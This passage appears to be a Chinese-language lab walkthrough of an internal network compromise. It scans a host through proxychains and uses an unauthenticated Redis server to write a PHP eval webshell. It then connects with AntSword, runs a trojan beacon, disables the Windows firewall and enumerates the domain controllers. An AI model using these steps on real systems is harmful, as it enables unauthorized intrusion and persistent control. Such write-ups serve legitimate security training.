
对80端⼝做⽬录扫描:
$ proxychains dirb http://10.0.20.99

得到了内网主机10.0.20.99中php的根目录。


Step4:开始针对6379端⼝进⾏渗透
$ proxychains redis-cli -h 10.0.20.99

访问成功,不需要密码
Step5:Redis写⼊webshell
# 切换⽬录
$ config set dir "C:/phpStudy/PHPTutorial/WWW/"
# 写⼊⼀句话⽊⻢
10.0.20.99:6379> config set dbfilename tx.php
10.0.20.99:6379> set 1 "<?php @eval($_POST['tx']); ?>"
10.0.20.99:6379> save

Step6:用蚁剑连接,需要挂代理

打开虚拟终端,查看系统信息:
Step7:生成并运行木马

生成木马:


使用蚁剑上传到10.0.20.99,并执⾏:

主机10.0.20.99已成功上线。

Step8:关闭防⽕墙
beacon> shell netsh firewall set opmode mode=disable
Step9:查看系统信息
beacon> shell systeminfo

beacon> shell ipconfig /all


有域存在,查看域控计算机名:
beacon> shell net group "domain controllers" /domain

获得域控地址:
beacon> shell ping vulntarget.com
